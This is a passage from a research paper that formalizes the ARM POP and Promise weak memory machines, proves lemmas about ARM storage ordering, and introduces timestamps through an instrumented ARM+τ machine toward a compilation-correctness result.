▶ **Theorem 3.1.** *For all Prog and* $\mathbf{s}$*, if* $\mathit{Prog} \vdash \mathbf{s}^{\mathrm{init}} \xrightarrow[\mathrm{ARM}]{}{}^{*} \mathbf{s}$ *and* $\mathsf{Final}^{\mathrm{ARM}}(\mathbf{s}, \mathit{Prog})$*, then there exists* $\mathbf{p}$ *such that* $\mathit{Prog} \vdash \mathbf{p}^{\mathrm{init}} \xrightarrow[\mathrm{Promise}]{}{}^{*} \mathbf{p}$ *where* $\mathsf{Final}^{\mathrm{Promise}}(\mathbf{p}, \mathit{Prog})$ *and* $\mathsf{same\text{-}memory}(\mathbf{s}, \mathbf{p})$.

4 The ARM Machine

In this section, we formalize the semantics of ARM POP machine of Flur et al. [9]. The syntax of ARM machine programs is presented in Fig. 1. A program for the machine, $\mathit{Prog} : \mathit{Tid} \to \mathit{List}\ S$, consists of a list of instructions for each thread. Instructions are reads ($\mathit{reg}\ :=\ [\mathit{expr}]$), writes ($[\mathit{expr}_0]\ :=\ \mathit{expr}_1$), fences ($\mathsf{dmb}\ \mathit{ftype}_{\mathrm{ARM}}$), conditional relative jumps ($\mathsf{if}\ \mathit{expr}\ \mathsf{goto}\ k$), local variable assignments ($\mathit{reg}\ :=\ \mathit{expr}$), and no-operation instructions (nop).

The thread subsystem of the ARM machine allows out-of-order and speculative execution of instructions. Moreover, it executes instructions non-atomically, i.e., many instructions might be in the middle of their execution at the same moment. We represent a state of an instruction instance via *tapecell* (see Fig. 2). Its syntax reflects the instruction syntax.

$$
\begin{array}{lll}
\mathit{tapecell} & ::= & \mathsf{R}\ st_{\text{read}} \mid \mathsf{W}\ st_{\text{write}} \\
& & \mid \mathsf{F}\ st_{\text{fence}}\ \mathit{ftype}_{\text{ARM}} \\
& & \mid \mathsf{If}\ st_{\text{ifgoto}}\ k \mid \mathsf{Assign} \mid \mathsf{Nop} \\
& & : \mathit{TapeCell} \\
\\
\mathit{sat\text{-}state} & ::= & \mathsf{pln} \mid \mathsf{inflight} \mid \mathsf{com} \\
st_{\text{read}} & ::= & \mathsf{none} \mid \mathsf{requested}\ \ell \\
& & \mid \mathsf{sat}\ \mathit{sat\text{-}state}\ \langle \mathit{tid}, \mathit{path}, \mathsf{wr}\ \ell : \mathit{val} \rangle \\
st_{\text{write}} & ::= & \mathsf{none} \\
& & \mid \mathsf{pending}\ \ell\ \mathit{val} \\
& & \mid \mathsf{com}\ \mathit{bool}\ \ell\ \mathit{val} \\
st_{\text{fence}} & ::= & \mathsf{none} \mid \mathsf{com} \\
st_{\text{ifgoto}} & ::= & \mathsf{none} \mid \mathsf{taken} \mid \mathsf{ignored} \\
\mathit{val} : \mathit{Val} & = & \mathit{Loc} \cup \mathbb{Z}
\end{array}
$$

Figure 2 ARM instruction state.

A read instance, st_{read}, might be in one of the three following states: (i) none, the read is fetched or restarted; (ii) requested ℓ, the read has a load request from the location ℓ in the storage subsystem; (iii) sat *sat-state* $\langle \mathit{tid}, \mathit{path}, \mathsf{wr}\ \ell : \mathit{val} \rangle$, the read has been satisfied from a write instance $(\mathit{tid}, \mathit{path})$ with a value *val*. The *sat-state* field denotes if the read is satisfied by an in-flight, i.e., not yet committed to the storage, write (inflight), the read is satisfied from the committed write (pln), or the read is satisfied from the committed write and is committed itself (com).

A write instance, st_{write}, might be (i) none, similarly to the read state; (ii) pending ℓ *val*, the address and the value of the write is determined and a read from the same thread may read from it; (iii) com *bool* ℓ *val*, the write is committed and, if $\mathit{bool} = \mathit{true}$, issued to the storage subsystem (otherwise, it is observable only by same thread read instructions).

A fence instance, st_{fence}, might be either committed (com) or not (none). A conditional branch instance, st_{ifgoto}, signifies that the control flow either jumps to k positions ahead (taken), proceeds to the next instruction (ignored), or is still undecided (none). Assignments and nops instances are just fetched, but not executed.

Similarly to earlier work on the Power memory model [22], we may represent the instruction state of a specific thread as a labeled direct acyclic graph (DAG), e.g.:

$$
a : \mathsf{W}\ (\mathsf{com}\ \mathit{true}\ x\ 1) \longrightarrow b : \mathsf{If\ none}\ 7 \begin{array}{l} \nearrow\ c : \mathsf{If\ none}\ (-2) \begin{array}{l} \longrightarrow e : \mathsf{R}\ (\mathsf{requested}\ z) \\ \searrow f : \mathsf{Nop} \end{array} \\ \searrow\ d : \mathsf{Assign} \longrightarrow g : \mathsf{R}\ (\mathsf{sat\ pln}\ \langle 5_{\mathit{tid}}, [0,1], \mathsf{wr}\ y : 6 \rangle) \end{array}
$$

where vertices denote instruction instances, arrows represent the program order relation between the instances, and vertices with two outgoing arrows signify branch instruction instances, where the execution path has not yet been determined.

We identify an instruction instance by its thread identifier, *tid*, and a $\mathit{path} : \mathit{Path} \triangleq \mathit{List}\ \mathbb{N}$ from the root of the thread's instruction DAG. It is encoded as a list of instruction positions corresponding to the instruction instances on the *path*. For example, in the DAG above the instruction instance a has a path $[0]$, b—$[0,1]$, and f—$[0,1,8,9]$.

The instruction DAG of the thread is represented by a $\mathit{tape} : \mathit{Tape} \triangleq \mathit{Path} \rightharpoonup \mathit{TapeCell}$, a map from *path*s to *tapecell*s. As a *tape* represents an instruction DAG, it is *prefix-closed*:

if a *tape* is defined for *path*, then it is defined for every (non-empty) prefix of *path*.

As multiple instructions may be in flight at any given moment, it is not possible to define one per-thread state of local variables for a given moment of an execution. Consider the following execution fragment:

i	$cmds[i]$	$path$	$tape(path)$
0	$a := [x];$	0	R none
1	$[y] := a;$	0, 1	W none
2	$a := [z];$	0, 1, 2	R (sat pln $\langle 8_{tid}, [0,1,2,3], \mathsf{wr}\ z : 9\rangle$)
3	$[w] := a;$	0, 1, 2, 3	W none

Here the read $a := [z]$ is satisfied with a value 9, but $a := [x]$ isn't even issued to the storage. It means that a is defined for the fourth instruction, but not for the second one.

To cope with these subtleties, we introduce two state functions $\mathsf{regf}, \mathsf{regf}_{\mathsf{com}} : (\mathit{List}\ S \times \mathit{Tape} \times \mathit{Path}) \to (\mathit{Reg} \rightharpoonup \mathit{Val})$, where $\mathsf{regf}(\mathit{cmds}, \mathit{tape}, \mathit{path})$ and $\mathsf{regf}_{\mathsf{com}}(\mathit{cmds}, \mathit{tape}, \mathit{path})$ represent the state of the local variables just *before* the instruction instance indexed by *path*. Their only difference is in the way they process satisfied but not yet committed reads (where $\mathit{path} : i$ denotes the extension of *path* with the instruction index i):[6]

$$\begin{aligned}
&\forall i, j.\ \mathit{cmds}[i] = \text{“}\mathit{reg} := [\mathit{expr}]\text{”} \wedge \\
&\quad \mathit{tape}(\mathit{path}) = \mathsf{R}\ (\mathsf{sat}\ \mathit{sat\text{-}state}\ \langle _, _, \mathsf{wr}\ _ : \mathit{val}\rangle) \wedge \mathit{sat\text{-}state} \neq \mathsf{com} \Rightarrow \\
&\mathsf{regf}\quad (\mathit{cmds}, \mathit{tape}, \mathit{path} : i : j) = \mathsf{regf}\quad (\mathit{cmds}, \mathit{tape}, \mathit{path} : i)[\mathit{reg} \mapsto \mathit{val}] \wedge \\
&\mathsf{regf}_{\mathsf{com}}(\mathit{cmds}, \mathit{tape}, \mathit{path} : i : j) = \mathsf{regf}_{\mathsf{com}}(\mathit{cmds}, \mathit{tape}, \mathit{path} : i)[\mathit{reg} \mapsto \bot].
\end{aligned}$$

For the previous example, the functions have the following values:

$path$	$\mathsf{regf}(\mathit{cmds}, \mathit{tape}, \mathit{path})$	$\mathsf{regf}_{\mathsf{com}}(\mathit{cmds}, \mathit{tape}, \mathit{path})$
0	$\bot$	$\bot$
0, 1	$\bot$	$\bot$
0, 1, 2	$\bot$	$\bot$
0, 1, 2, 3	$[a \mapsto \mathit{val}]$	$\bot$

The variable maps is naturally extended to expression evaluators of type $\mathit{Expr} \rightharpoonup \mathit{Val}$. For the sake of brevity, we write $[\![-]\!]^{\mathit{path}}$ and $[\![-]\!]^{\mathit{path}}_{\mathsf{com}}$ (or $[\![-]\!]$ and $[\![-]\!]_{\mathsf{com}}$) for the evaluators when values of the *cmds*, *tape* (and *path*) parameters are clear from the context.

The state of the storage subsystem, $M_{\mathrm{POP}} = \langle \mathit{Evt}, \mathit{Ord}, \mathit{Prop}\rangle$, contains three components: $\mathit{Evt} \subseteq \mathit{ReqSet}$—a set of memory requests in the storage; $\mathit{Ord} \subseteq \mathit{Evt} \times \mathit{Evt}$—a partial order on memory requests; and $\mathit{Prop} \subseteq \mathit{Tid} \times \mathit{Evt}$—the set of requests that have been propagated to each thread. A request, *req*, itself contains the thread, *tid*, and the instruction instance, *path*, that issued the request, as well as some information, *reqinfo*, about the request:

$$\mathit{reqinfo} ::= \mathsf{rd}\ \ell \mid \mathsf{wr}\ \ell : \mathit{val} \mid \mathsf{dmb}.$$

Specifically, read requests record the location to be read, while write requests record the location and the value to be written.

The full state of the ARM machine $\mathsf{State}_{\mathrm{ARM}}$ is a tuple $\langle M_{\mathrm{POP}}, \mathit{iordf}, \mathit{tapef}\rangle$, where M_{POP} is the memory state, $\mathit{iordf} : \mathit{Tid} \to \mathit{List}\ \mathit{ReqSet}$ is a per-thread issuing order of read requests, and $\mathit{tapef} : \mathit{Tid} \to \mathit{Tape}$ records the tape of each thread. The ARM machine allows to

[6] The full inductive definition of the regf and $\mathsf{regf}_{\mathsf{com}}$ functions is given in the extended version of the paper [20].

issue read requests to the same location out-of-order, so it uses the issuing order to preserve coherence among the reads (discussed in the **Read satisfy** description).

The initial state of the ARM machine contains initial writes to all locations, $Evt^{\text{init}} \triangleq \{\langle 0_{tid}, [], \mathsf{wr}\ \ell : 0\rangle \mid \ell \in Loc\}$, the writes are not ordered and propagated to all threads:

$$\mathbf{s}^{\text{init}} \triangleq \langle M_{\text{POP}} = \langle Evt^{\text{init}}, \emptyset, Tid \times Evt^{\text{init}}\rangle, iordf = \lambda tid.\ [], tapef = \lambda tid.\ \bot\rangle.$$

Our version of the ARM machine has twelve possible transitions, which are shown in the extended version of the paper [20]. For simplicity, we present the transitions informally and do not separate them into storage and thread transitions.

Fetch instruction ***tid path*** adds a new instruction instance with a none state to the *tape* of the thread *tid*.

Propagate ***e tid*** adds e to a set of requests propagated to *tid*. It has to check that all requests e' which are ordered before e by *Ord*, i.e., $e' <_{Ord} e$, are propagated to *tid* as well. It also adds *Ord*-edges (e, e'') for every e'', which isn't reorderable with e and propagated to $e.tid$ but not to *tid*, to acknowledge that e is *Ord-before* e''.

Branch commit ***tid path*** processes an $\mathsf{if} - \mathsf{goto}$ instruction instance and chooses which execution branch to drop, i.e., deletes instruction instances and storage requests belonging to the branch.

Fence commit LD ***tid path*** checks if previous reads are committed.

Fence commit SY ***tid path*** checks if previous instruction instances in general are committed, and issues a fence request to the storage.

Write pending ***tid path ℓ val*** sets the write instruction instance to $\mathsf{pending}\ \ell\ val$, where ℓ and *val* are an address and a value calculated by the corresponding evaluator.

Write commit ***tid path ℓ val*** sets the write instruction instance to $\mathsf{com}\ \_\ \ell\ val$. It issues a write request to the storage in case there is no following committed writes to the same location in thread's *tape*. It restarts some satisfied load instances, which read from the same location, and their dataflow dependents to preserve coherence. Previous branch operators and fences have to be committed. All previous instructions must have fully determined addresses, i.e., each address in a previous instruction instance has to be determined by the corresponding *com*-evaluator.

Read issue ***tid path ℓ*** sends a read request to the storage, and adds it to the list of issued read requests (the $iordf(tid)$ component). It requires that previous fences are committed.

Read satisfy ***tid path tid′ path′ ℓ val*** and **Read satisfy (fail)** ***tid path tid′ path′ ℓ val*** get the read request $\langle tid, path, \mathsf{rd}\ \ell\rangle$ satisfied from the write request $\langle tid', path', \mathsf{wr}\ \ell : val\rangle$, if there are no requests between them in the storage. The transitions delete the read request from the storage. If there are no previous read instances, which issued a read request to the same location after the $(tid, path)$ instance (according to $iordf(tid)$) and have been satisfied from a different write, the former transition might be applied. It assigns the instruction instance to $\mathsf{sat\ pln}\ \langle tid', path', \mathsf{wr}\ \ell : val\rangle$ and restarts some *path*-following reads from the same location (and their dataflow dependents) to preserve coherence. Otherwise, the latter transition might be applied, which restarts the $(tid, path)$ instruction instance.

Read satisfy from in-flight write ***tid path path′ ℓ val*** assigns the corresponding instruction instance to $\mathsf{sat\ inflight}\ \langle tid, path', \mathsf{wr}\ \ell : val\rangle$, if there is a previous pending write $(tid, path')$ and there are no writes to the same location in between the write and the read, as well as there are no same location reads satisfied from another write. It restarts some *path*-following reads as in the case of the transition **Read satisfy**.

Read commit *tid path* checks that previous branches and fences are committed, all previous instruction instances have a fully determined addresses, and assigns the instruction instance to sat com _.

5 The Promise Machine

As mentioned in Section 2, the compilation scheme from Promise to ARM is a bijection; so we may skip the definition of the Promise program syntax and use the ARM syntax.

The state of the Promise machine $\mathsf{State}_{\mathrm{Promise}}$ is a tuple $\langle M_{\mathrm{Promise}}, tsf\rangle$. The memory, $M_{\mathrm{Promise}} \subset Msg$, is a set of write messages, $\langle \ell : val@\tau, view\rangle : Msg$, which records the write's location, $\ell : Loc$, value, $val : Val$, timestamp, $\tau : Time = \mathbb{Q}$, and message view, $view : View = Loc \to Time$. The memory includes writes which are promised but not yet fulfilled. In turn, $tsf : Tid \to TS$ is a per-thread state. A thread state, $ts : TS$, is a tuple $\langle path, st, V, promises\rangle$, where *path* is a pointer to the next instruction to be executed; $st : Reg \rightharpoonup Val$ is a variable state function; $V = \langle view_{\mathrm{cur}}, view_{\mathrm{acq}}, view_{\mathrm{rel}}\rangle : View \times View \times View$ is a current, an acquire, and a release views of the thread; and $promises \subset Msg$ is a set of promises which the thread made but has not fulfilled yet.

The initial memory of the Promise machine contains initial writes to all locations, $M^{\mathrm{init}}_{\mathrm{Promise}} \triangleq \{\langle \ell : 0@\mathbf{0}, view^{\mathrm{init}}\rangle \mid \ell \in Loc\}$, where $view^{\mathrm{init}} \triangleq \lambda \ell.\ \mathbf{0}$. The initial thread state's *path* points to the first instruction, variables are not defined, and the set of promises is empty:

$$\mathbf{p}^{\mathrm{init}} \triangleq \langle M^{\mathrm{init}}_{\mathrm{Promise}}, \lambda tid.\ \langle path = [0], st = \bot, V = \langle view^{\mathrm{init}}, view^{\mathrm{init}}, view^{\mathrm{init}}\rangle, promises = \emptyset\rangle\rangle.$$

The main transition of the Promise machine is global:

$$\frac{\begin{array}{ll} Prog(tid) \vdash \langle M_{\mathrm{Promise}}, ts\rangle \xrightarrow[\mathrm{Promise}\ tid]{label} \langle M'_{\mathrm{Promise}}, ts'\rangle & \\ Prog(tid) \vdash \langle M'_{\mathrm{Promise}}, ts'\rangle \xrightarrow[\mathrm{Promise}\ tid]{}{}^{*} \langle M''_{\mathrm{Promise}}, ts''\rangle & ts''.promises = \emptyset \end{array}}{Prog \vdash \langle M_{\mathrm{Promise}}, tsf[tid \mapsto ts]\rangle \xrightarrow[\mathrm{Promise}]{label\ tid} \langle M'_{\mathrm{Promise}}, tsf[tid \mapsto ts']\rangle}$$

Other transitions ($\xrightarrow[\mathrm{Promise}\ tid]{}$) are defined for a specific thread. The main transition requires a thread *tid*, which makes a transition, to certify that it is able to fulfill its promises, i.e., there is an isolated execution of the thread with the current memory, which fulfills all thread's promises.[7]

The exact definitions of thread transitions might be found in the extended version of the paper [20]. Here we present the transitions informally. All of them, except for **Promise write**, execute the instruction pointed by the thread's *path* component, and update *path* to point to the next instruction.

Acquire fence commit makes the current view, $view_{\mathrm{cur}}$, of the thread to be equal to its acquire view, $view_{\mathrm{acq}}$, which accumulates message views of writes read by the thread up to the current point.

Release fence commit updates the release view, $view_{\mathrm{rel}}$, of the thread to match its current view. Consequently, the message view of writes issued after executing the fence will incorporate information about writes observed by the thread before the fence. In the

[7] In the original model, certification has to be made for all possible "future" memories. In the absence of Read-Modify-Write operations, however, we can simplify that condition and perform certifications starting only from the current memory.

original version of the Promise machine [12] the **Release fence commit** transition has a precondition that all unfulfilled promises of the thread must have empty message views. In our version, the machine is even more restrictive: the thread cannot have any unfulfilled promises. This restriction is easier to work with, and it is not too restrictive for the compilation proof—the release fence is compiled to the full fence in the ARM machine, which forbids to commit following writes before the fence itself is committed.

Read from memory ℓ chooses a message, $\langle \ell : val@\tau, view \rangle$, from memory with a timestamp, τ, greater than or equal to the current view value, $view_{\text{cur}}(\ell)$. The transition updates thread's $view_{\text{cur}}$ by $[\ell@\tau]$, and $view_{\text{acq}}$ by $view$. It follows that such a message cannot be in the thread's set of unfulfilled *promises* as it would make it impossible for the thread to fulfill the corresponding promise. Also, the transition updates the thread's local variable map, st.

Promise write $\langle \ell : val@\tau, view \rangle$ adds the message to the memory and to the thread's set of promises. The target location, ℓ, and the value, val, can be chosen arbitrarily. The timestamp, τ, has to be unique among writes to the location. The message view equals to a composition of the release view, $view_{\text{rel}}$, and a singleton view $[\ell@\tau]$.[8] The transition does not update the thread's views. As we see, this transition is very non-deterministic. However, it is restricted by certification.

Fulfill promise $\langle \ell : val@\tau, view \rangle$ removes the message from the thread's *promises*, if (i) the current instruction is a write, (ii) its target location and value are ℓ and val, (iii) τ is less than $view_{\text{cur}}(\ell)$, and (iv) $view$ equals to $view_{\text{rel}}$ updated by $[\ell@\tau]$. The transition updates $view_{\text{cur}}$ and $view_{\text{acq}}$ by $[\ell@\tau]$.

The other rules (**Branch commit**, **Local variable assignment**, and **Execution of nop**) have standard semantics.

6 Basic Properties of the ARM Storage

In this section we prove some properties of the ARM storage subsystem, which we use to introduce timestamps to the ARM machine in the following section. In all lemmas we assume some program *Prog* implicitly.

▶ **Lemma 6.1.** $\forall \mathbf{s}.\ \mathbf{s}^{\text{init}} \xrightarrow[\text{ARM}]{}{}^{*} \mathbf{s} \Rightarrow \mathbf{s}.Ord = (\mathbf{s}.Ord \setminus \hookrightarrow)^{+} \wedge \mathbf{s}.Ord$ *is acyclic.*

Proof. The statement holds for the initial state, $\mathbf{s}^{\text{init}}$. Consider possible mutations of the storage. There are three types of storage operations. We assume that operations make a transition $\langle Evt, Ord, Prop \rangle \to \langle Evt', Ord', Prop' \rangle$. Let's check them:

Delete a read request e :

$$Evt' = Evt \setminus \{e\}, Prop' = Prop \setminus \{(tid, e) \mid tid\}, Ord' = (Ord \setminus (\{e\} \times Evt) \setminus (Evt \times \{e\}) \setminus \hookrightarrow)^{+}$$

Accept a request e from tid :

$$Evt' = Evt \cup \{e\}, Prop' = Prop \cup \{(tid, e)\}, Ord' = (Ord \cup \{(e', e) \mid Prop(tid, e'), e' \not\hookrightarrow e\})^{+}$$

Propagate a request e to tid :

$$\begin{aligned} &Evt' = Evt, Prop' = Prop \cup \{(tid, e)\}, \\ &Ord' = (Ord \cup \{(e, e') \mid Prop(tid, e'), \neg Prop(e.tid, e'), e \not\hookrightarrow e', \neg(e' <_{Ord} e)\})^{+} \end{aligned}$$

[8] This is more restrictive than in the original presentation [12], which allows to promise a write with an arbitrary message view.

Obviously, $Ord' = (Ord' \setminus \hookrightarrow)^+$. As $Ord' \subseteq Ord$ for the delete transition, the accept transition adds edges only to a new request, and the propagate transitions checks if there is an edge (e, e') in transitively closed Ord before adding (e', e), Ord' is acyclic. ◀

The next two lemmas are proved in the similar way.

▶ **Lemma 6.2.** $\forall \mathbf{s}, e, e', tid.\ \mathbf{s}^{\text{init}} \xrightarrow[\text{ARM}]{}{}^{*} \mathbf{s} \wedge e \not\hookrightarrow e' \wedge \mathbf{s}.Prop(tid, e) \wedge \mathbf{s}.Prop(tid, e') \Rightarrow e = e' \vee \mathbf{s}.Ord(e, e') \vee \mathbf{s}.Ord(e', e)$.

▶ **Lemma 6.3.** $\forall \mathbf{s}, \mathbf{s}'.\ \mathbf{s} \xrightarrow[\text{ARM}]{}{}^{*} \mathbf{s}' \Rightarrow \mathbf{s}.Evt \setminus \{e \mid e \text{ is a read request}\} \subseteq \mathbf{s}'.Evt$.

▶ **Lemma 6.4.** $\forall \mathbf{s}, \mathbf{s}'.\ \mathbf{s} \xrightarrow[\text{ARM}]{}{}^{*} \mathbf{s}' \Rightarrow \mathbf{s}.Ord \cap (\mathbf{s}'.Evt \times \mathbf{s}'.Evt) \subseteq \mathbf{s}'.Ord$.

Proof. The following weaker version of the lemma holds as there is no storage transition which deletes an Ord-edge between non-reorderable requests:

$$\forall \mathbf{s}, \mathbf{s}'.\ \mathbf{s} \xrightarrow[\text{ARM}]{}{}^{*} \mathbf{s}' \Rightarrow (\mathbf{s}.Ord \cap (\mathbf{s}'.Evt \times \mathbf{s}'.Evt)) \setminus \hookrightarrow \subseteq \mathbf{s}'.Ord$$

Now let's prove the original statement. Fix e, e' such that $\mathbf{s}.Ord(e, e')$. If $e \not\hookrightarrow e'$, then the statement holds as we have just shown. Otherwise, e and e' are read or write requests to different locations. As $\mathbf{s}.Ord(e, e')$ holds, by Lemma 6.1, there is a finite path in $\mathbf{s}.Ord$ from e to e' such that each edge along the path connects non-reorderable requests.

Suppose that there is a fence request e'' in the path. Then, by transitivity of $\mathbf{s}.Ord$, $\{(e, e''), (e'', e')\} \subseteq \mathbf{s}.Ord$. By the weaker version of the lemma and transitivity of $\mathbf{s}'.Ord$, $\{(e, e''), (e'', e'), (e, e')\} \subseteq \mathbf{s}'.Ord$.

Consider that there is no fence request in the path. Then, by definition of $\hookrightarrow$, the path comprises only requests to the same location. It contradicts that $e \not\hookrightarrow e'$. ◀

7 Introduction of Timestamps to the ARM Machine

In this section, we show how to assign timestamps (τ) represented by rational numbers to all write requests in a terminating execution of the ARM machine. Let us fix some program $Prog$, and consider a terminating execution:

$$Prog \vdash \mathbf{s}^0 \xrightarrow[\text{ARM}]{} \mathbf{s}^1 \xrightarrow[\text{ARM}]{} \dots \xrightarrow[\text{ARM}]{} \mathbf{s}^n$$

where $\mathbf{s}^0 = \mathbf{s}^{\text{init}}$, an initial state of the ARM machine, and $\mathbf{s}^n = \mathbf{s}$ is a final state, i.e., there are no read requests in the storage, all requests are propagated to all threads, all instruction instances are committed, and it is impossible to fetch any new instruction instance.

For a location ℓ and a set of memory requests Evt, we define Evt_ℓ to be the set of all write requests to the location ℓ in Evt. Formally,

$$Evt_\ell \triangleq \{\langle tid, path, \mathsf{wr}\ \ell : val\rangle \in Evt \mid tid, path, val\}.$$

There is no transition which deletes write requests from the storage, so $\mathbf{s}.Evt_\ell$ is the set of all writes to a location ℓ which have been issued to the storage subsystem during the execution.

Fix a location ℓ. We know that each request e from $\mathbf{s}.Evt_\ell$ is propagated to all threads, as $\mathbf{s}$ is a final state. We also know that two different writes to the same location are not reorderable. As a consequence of it and Lemma 6.2, we have that

$$mo_\ell \triangleq \mathbf{s}.Ord{\restriction}_{\mathbf{s}.Evt_\ell} \qquad \text{where } R{\restriction}_S \triangleq R \cap (S \times S)$$

is a total order on the writes to the location ℓ. We define $mo \triangleq \bigcup_\ell mo_\ell$ to be the union of mo_ℓ for all locations mentioned in the execution. Using request indexes in the corresponding mo_ℓ sets, we define a timestamp mapping function:

$$\mathsf{map}_\tau(e) \triangleq \begin{cases} \mathsf{index}(mo_\ell, e) & \text{if } e = \langle tid, path, \mathsf{wr}\ \ell : val\rangle \in \mathbf{s}.Evt; \\ \bot & \text{otherwise.} \end{cases}$$

Finally, we show that for every state $\mathbf{s}^i$ of the execution $mo{\restriction_{\mathbf{s}^i.Evt}} \cup \mathbf{s}^i.Ord$ is acyclic.

▶ **Theorem 7.1.** *$\forall i \le n, mo{\restriction_{\mathbf{s}^i.Evt}} \cup \mathbf{s}^i.Ord$ is acyclic.*

Proof. The statement obviously holds for $\mathbf{s}^0$. Suppose that there exists j such that for all $i < j$ the relation $mo{\restriction_{\mathbf{s}^i.Evt}} \cup \mathbf{s}^i.Ord$ is acyclic, but $mo{\restriction_{\mathbf{s}^j.Evt}} \cup \mathbf{s}^j.Ord$ has a cycle. We know that $mo{\restriction_{\mathbf{s}^n.Evt}} \cup \mathbf{s}^n.Ord = \mathbf{s}^n.Ord$ has no cycles. So if there is a cycle in $mo{\restriction_{\mathbf{s}^j.Evt}} \cup \mathbf{s}^j.Ord$, it has to be "destructed" on the subexecution $Prog \vdash \mathbf{s}^j \xrightarrow[\text{ARM}]{}{}^* \mathbf{s}^n$.

From this point on, we'll distinguish *Ord*- and *mo*-edges. We call an edge an *Ord*-edge, if it is in $\mathbf{s}^j.Ord$, and we call it an *mo*-edge, if it is in $mo{\restriction_{\mathbf{s}^j.Evt}} \setminus \mathbf{s}^j.Ord$.

Consider a shortest cycle in $mo{\restriction_{\mathbf{s}^j.Evt}} \cup \mathbf{s}^j.Ord$. It has to contain an *mo*-edge, because $\mathbf{s}^j.Ord$ is acyclic. The *mo*-edge (e, e') connects two writes to some location ℓ and $\mathsf{map}_\tau(e) < \mathsf{map}_\tau(e')$. This edge is a part of the cycle, so there is a path from e' to e by *Ord*- and *mo*-edges. We can break the path into *mo*-subpaths and *Ord*-subpaths. Let's check that each aforementioned *Ord*-subpath contains only one edge.

We pick an *Ord*-subpath, $\{e''_i\}_{i\in[0..k]}$. e''_0 and e''_k are write requests, as they are connected to other subpaths via *mo*-edges. By transitivity of $\mathbf{s}^j.Ord$ (Lemma 6.1), $\mathbf{s}^j.Ord(e''_0, e''_k)$ holds, so the subpath can be reduced to these two requests.

Thus, the shortest path from e' to e in $mo{\restriction_{\mathbf{s}^j.Evt}} \cup \mathbf{s}^j.Ord$ contains only write requests. $\mathbf{s}^n.Ord$ contains all *mo*-edges from the path by definition of *mo*, and it contains each *Ord*-edge from the path by Lemma 6.3 and Lemma 6.4. It contradicts acyclicity of $\mathbf{s}^n.Ord$. ◀

8 The ARM+τ Machine

In the previous section, we showed that one may assign timestamps for every write or fence request in a terminating execution of the ARM machine. Here, we introduce an instrumented version of the ARM machine, the ARM+τ machine, which assigns timestamps to the requests when it issues them to the storage.

8.1 Definition of the ARM+τ Machine

The ARM+τ machine state has one additional component $H : Tid \times Path \rightharpoonup Time \times 2^{ReqSet} \times View$. The H component is defined for committed write instruction instances. For each committed write, it assigns (*i*) a timestamp, (*ii*) a set of write and fence requests in the storage, which are guaranteed to be *Ord*-before the committed write request, if there is one, and (*iii*) a Promise-style message view representation of the write and fence request set—it maps a location to the greatest timestamp among write requests to the location in the set. For the sake of brevity, we define projections for H—$H_\tau : Tid \times Path \rightharpoonup Time$, $H_\le : Tid \times Path \rightharpoonup 2^{ReqSet}$, and $H_{\mathsf{view}} : Tid \times Path \rightharpoonup View$. The H map component of the ARM+τ initial state, $\mathbf{a}^{\text{init}} \triangleq \langle \mathbf{s}^{\text{init}}, H^{\text{init}}\rangle$, assigns zero timestamps to all initial writes: $H^{\text{init}} \triangleq [(0_{tid}, []) \mapsto \langle \mathbf{0}, \lambda\ell.\ \mathbf{0}, \emptyset\rangle]$.

Transitions of the ARM+τ machine match the transitions of the plain ARM machine (see Fig. 3). There is a generic rule, which lifts all of the ARM transitions, except for **Propagate**

$$\frac{Prog \vdash \mathbf{s} \xrightarrow[\text{ARM}]{label} \mathbf{s}' \quad label \notin \{\textbf{Propagate}\ \_\ \_, \textbf{Write commit}\ \_\ \_\ \_\ \_\}}{Prog \vdash \langle \mathbf{s}, H\rangle \xrightarrow[\text{ARM}+\tau]{label} \langle \mathbf{s}', H\rangle} \qquad \frac{Prog \vdash \mathbf{s} \xrightarrow[\text{ARM}]{\textbf{Propagate}\ e\ tid} \mathbf{s}' \quad \mathbf{s}'.Ord \cup \mathsf{tedges}(\mathbf{s}'.Evt, H_\tau) \text{ is acyclic}}{Prog \vdash \langle \mathbf{s}, H\rangle \xrightarrow[\text{ARM}+\tau]{\textbf{Propagate}\ e\ tid} \langle \mathbf{s}', H\rangle}$$

$$\frac{\begin{array}{c} Prog \vdash \mathbf{s} \xrightarrow[\text{ARM}]{\textbf{Write commit}\ tid\ path\ \ell\ val} \langle M'_{\text{POP}}, iordf', tapef'\rangle \\ tapef'(tid, path) = \mathsf{W}\ (\mathsf{com}\ im\ \ell\ val) \qquad tape \triangleq \mathbf{s}.tapef(tid) \\ \mathsf{time\text{-}range}(im, \ell, \tau, tid, path, tape, H) \qquad \mathsf{coherent\text{-}thread}(\ell, \tau, path, tape, H) \\ \mathsf{uniq\text{-}time\text{-}loc}(\ell, \tau, \mathbf{s}.tapef, H) \qquad path^{\mathsf{SY}} \triangleq \mathsf{lastSY}(tape, path) \\ S \triangleq \underline{\text{if}}\ path^{\mathsf{SY}} \neq [] \ \underline{\text{then}}\ \{\langle tid, path^{\mathsf{SY}}, \mathsf{dmb}\rangle\} \cup \mathsf{prev\text{-}Ord\text{-}req}(tid, path^{\mathsf{SY}}, tape, H)\ \underline{\text{else}}\ \emptyset \\ S' \triangleq \underline{\text{if}}\ im\ \underline{\text{then}}\ S \cup \{\langle tid, path, \mathsf{wr}\ \ell : val\rangle\}\ \underline{\text{else}}\ S \\ view \triangleq [\ell@\tau] \sqcup \mathsf{viewf}(tid, path^{\mathsf{SY}}, path^{\mathsf{SY}}, tape, H) \\ H' \triangleq H[(tid, path) \mapsto (\tau, S', view)] \qquad M'_{\text{POP}}.Ord \cup \mathsf{tedges}(M'_{\text{POP}}.Evt, H'_\tau) \text{ is acyclic} \end{array}}{Prog \vdash \langle \mathbf{s}, H\rangle \xrightarrow[\text{ARM}+\tau]{\textbf{Write commit}\ tid\ path\ \ell\ val\ \tau} \langle\langle M'_{\text{POP}}, iordf', tapef'\rangle, H'\rangle}$$

Figure 3 Transitions of the ARM+τ machine.

and **Write commit**, to ARM+τ ones, leaving the timestamp component unchanged. The **Write commit** transition of ARM+τ mutates the timestamp component; and both **Propagate** and **Write commit** transitions have a common additional precondition: the union of the *Ord* relation and the order induced by timestamps, tedges, has to remain acyclic.

▶ **Definition.** $\mathsf{tedges}(Evt, H_\tau) =$
$\{(e, e') \in Evt \times Evt \mid e, e' \text{ are writes}, e.loc = e'.loc, H_\tau(e.tid, e.path) < H_\tau(e'.tid, e'.path)\}$

The other rules cannot introduce cycles in the union, so we do not have to insert the additional precondition to them.

